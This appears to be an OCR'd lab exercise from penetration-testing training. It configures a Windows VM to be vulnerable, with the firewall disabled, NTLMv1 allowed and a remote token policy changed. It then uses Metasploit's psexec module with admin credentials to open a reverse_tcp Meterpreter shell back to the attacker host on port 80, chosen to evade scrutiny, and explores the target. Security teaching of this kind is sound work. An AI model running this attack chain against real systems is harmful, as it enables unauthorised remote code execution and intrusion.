
To make sure this works properly, verify that you can ping from Windows to Linux and from Linux to Windows. You may need to disable your Windows built-in firewall:

```
C:\> netsh firewall set opmode disable
C:\> ping <YourLinuxIPaddr>          <-- Should be 10.10.95.X
```

Then, in Linux, run:

```
# ping <YourWindowsIPaddress>        <-- Should be 10.10.97.X
```

If you can successfully ping with host-only networking, you are ready to begin.



Next, for this exercise to work, we'll need to access the server service of your Windows box across host-only networking. To do this, again invoke ncpa.cpl to get to your VMnet1 interface on your Windows machine:

```
C:\> ncpa.cpl
```

Right-click on VMnet1 and select "Properties". Verify that "File and Printer Sharing for Microsoft Networks" is checked. If it is not, check it.

Then, make sure that the server service is running. On your Windows machine, execute:

```
C:\> sc query lanmanserver
```


If the STATE says "RUNNING", you are in good shape. If it does not, please run this command:

```
C:\> sc start lanmanserver
```

Finally, if you are running Windows 7 or Windows 2008 Server, you must make remote shares available across the network so that the psexec module of Metasploit can write to them and create a service to execute code. To accomplish that, please invoke an elevated cmd.exe. Go to your Windows button, do a search for cmd.exe, right click on cmd.exe and select "Run as administrator." Then, run this command.

```
C:\> reg add
hklm\software\microsoft\windows\currentversion\policies\system /v
LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```


No reboot is necessary for this registry key to take effect.



Additionally, to prepare your system for this exercise, you need to verify your security settings inside secpol.msc. In Windows, run secpol.msc.


First, check to make sure your system will speak LANMAN and NTLMv1, instead of NTLMv2. Although the latter is a more secure protocol, Metasploit is less reliable when attacking systems with it using psexec-style attacks (which we will do in this exercise). Thus, we'll set our systems to improve the odds that the exercise will succeed. Within secpol.msc, go to Local Policies-->Security Options-->Network Security: LAN Manager authentication level. Make sure this value is set to "Send LM & NTLM responses."

Next, still within secpol.msc, go to Local Policies-->Security Options-->Network Access: Sharing and security model for local accounts. Make sure this is set to "Classic - local users authenticate as themselves." This setting allows users to get access to resources when they logon across the network, which we'll need to do for Metasploit's psexec module to work against our Windows targets.



Next, still within secpol.msc, go to Local Policies-->User Rights Assignment. Look for "Access this computer from the network" and make sure the administrative user you plan on relying on for the next exercise is included in this Security Setting, or at least a group to which this user belongs (such administrators) is in this list.

And, finally, please make sure your administrative user that you will use for the next exercise does not have a blank password. On most modern versions of Windows, admin users with blank passwords cannot logon across the network; they can only logon at the console.



With our machines configured, it is now time to launch Metasploit. Change into the appropriate directory and run msfconsole:

```
# cd /home/tools/framework-4.0.0
# source /opt/usenewruby.sh
# ./msfconsole
```

We will use the psexec exploit for this exercise, which accesses a target machine over a Server Message Block (SMB) connection with administrator credentials, causing the target machine to run code of our choosing with LOCAL SYSTEM privileges. Let's select that module:

```
msf > use exploit/windows/smb/psexec
```

We'll use a payload of a reverse_tcp Meterpreter:


```
msf > set PAYLOAD windows/meterpreter/reverse_tcp
```

And, we'll be exploiting our target Windows box at the VMnet1 IP address:

```
msf > set RHOST [YourWindowsVMnet1IPaddress]
```

Because we are using a reverse_tcp stager, we need to make sure that our Linux firewall is disabled, or else we won't be able to receive inbound TCP connections. Therefore, disable the Linux firewall by running:

```
msf > service iptables stop
```



Next, let's configure some variables for our reverse_tcp connection to come back to:

```
msf > set LHOST [YourLinuxIPaddress] <-- Should be 10.10.95.X
msf > set LPORT 80
```


We've chosen port 80 here because it is very likely to be allowed outbound from the target machine back to our Metasploit system in most environments. Additionally, it is likely to get less scrutiny than using some other port, as it tends to blend in with normal web traffic.

Let's double check the variables we need to set:

```
msf > show options
```

Note the variables for SMBPass and SMBUser. The psexec module needs to have administrator credentials to exploit a target machine. A penetration tester may have gotten these credentials by exploiting another system with a vulnerability (such as the ms08_067 flaw we discussed earlier) and dumping them (we'll see how to dump hashes later in this exercise).

By default, the psexec module uses an SMBUser of "Administrator" with a blank SMBPass password. We'll need to configure these variables with account information from our Windows machine instead of using the defaults.



Configure the SMBUser and SMBPass variables with an account name and password for a user in the administrator's group on your Windows machine:

```
msf > set SMBUser [AdminUser]
msf > set SMBPass [AdminPassword]
```


Now, with everything configured, we can launch the attack to get the Meterpreter loaded into the target machine's memory and connect back to us:

```
msf > exploit
```

Look carefully at the status messages from Metasploit. You can see that it authenticates to the target machine and uploads the stager. It writes some stager code into a randomly created filename on the target on an available network share (the EXE file's name follows the "Created \" message). It later creates a service that runs code out of this file, with a randomly created service name (inside of the parens on the msfconsole output). It first shows the service name followed by a dash and then the (human friendly) display name for the service in quotes. It then starts the service, uses it to run the stager code on the target, and then removes the service from the target. It also deletes the file that it wrote to the target file system, cleaning up after itself automatically.

Finally, with the stager running on the target, it sends the stage (the Meterpreter itself), and opens a session back to msfconsole, giving us the Meterpreter prompt. We now have Meterpreter access of the target machine.

```
meterpreter >
```



This exercise includes numerous steps in which we'll be interacting with the Meterpreter in a myriad of ways. It is possible that at some point in the exercise, your Meterpreter session will die. You will then need to re-exploit the target machine. Usually, you will simply be able to re-run the "exploit" command from msfconsole. However, it is possible that you'll even lose msfconsole access. Because of that, we'll save our current msfconsole settings. That way, if you ever get knocked out of Meterpreter and msfconsole, you can re-exploit quickly and easily.

So, save your msfconsole settings now. First, put your Meterpreter prompt in the background:

```
meterpreter > background
```

Now, at your msfconsole prompt, save the settings:

```
msf > save
```


And finally, get back to your Meterpreter session by listing sessions:

```
msf > sessions -l          <--That is a dash lower-case-L, not a dash-one.
```

And then interact with the appropriate session:

```
msf > sessions -i <SessionNumber>
```

If you ever lose your Meterpreter session, or it becomes unresponsive, you could always quit that session by hitting CTRL-C, and trying to re-run "exploit" at the msf prompt. If that doesn't work, you could even exit msfconsole, getting back to your command prompt. Then, re-run ./msfconsole, and everything will be preconfigured for you to simply run "exploit" again.



Let's look at the help facilities within the Meterpreter. You can invoke them with either the "help" command or a question mark:

```
meterpreter > ?
```

Note how the commands are grouped into Core commands, Stdapi commands (broken into subcategories like "File System Commands" and "Networking Commands), and Priv (again, separated into "Password database Commands" and "Timestomp Commands").

To get more help about some of the more complex individual commands, you can run <CommandName> followed by a -h. Look through the help of the following commands:

```
meterpreter > portfwd -h
meterpreter > timestomp -h
```

Other commands simply execute if you follow them with a -h, ignoring the -h, as in:


```
meterpreter > pwd -h
```

Some commands actually attempt to use the -h as filename or other option, and fail:

```
meterpreter > cd -h
```

And, finally, some commands will show you their help if you simply run the command without any options:

```
meterpreter > kill
```



Note that you have the ability to clear the screen by hitting CTRL-L. Also, you have tab-autocomplete of various command names within the Meterpreter. Try out these commands below, each of which gives us information about the target environment and our place in it.

First, let's get information about the host itself:

```
meterpreter > sysinfo
```

Note that we can see the host's name (Computer:), the operating system type, the CPU Architecture, and the Language pack installed.

Next, let's see what our current user ID is:

```
meterpreter > getuid
```

We used the psexec module, which relies on admin credentials to give us local SYSTEM privileges on the target.

Let's see the process ID that Meterpreter is running inside of:


```
meterpreter > getpid
```

We can also see our current working directory:

```
meterpreter > pwd
```

And, finally, let's look at the IP addresses of the host's interfaces:

```
meterpreter > ipconfig
```



We can view files using the Meterpreter cat command, but we have to make sure that we enter their directory paths correctly. This issue is particularly important when referring to directory paths and the use of forward slash versus backslash. Let's try to look at our win.ini file, stored in the C:\windows directory:

```
meterpreter > cat c:\windows\win.ini
```

You will note that the "Operation failed." Why? It's because the Meterpreter doesn't refer to file paths on Windows targets using backslash (\). Instead, we must use forward slash (/) or two backslashes (\\) whenever referring to file system paths. Try this:

```
meterpreter > cat c:/windows/win.ini
```

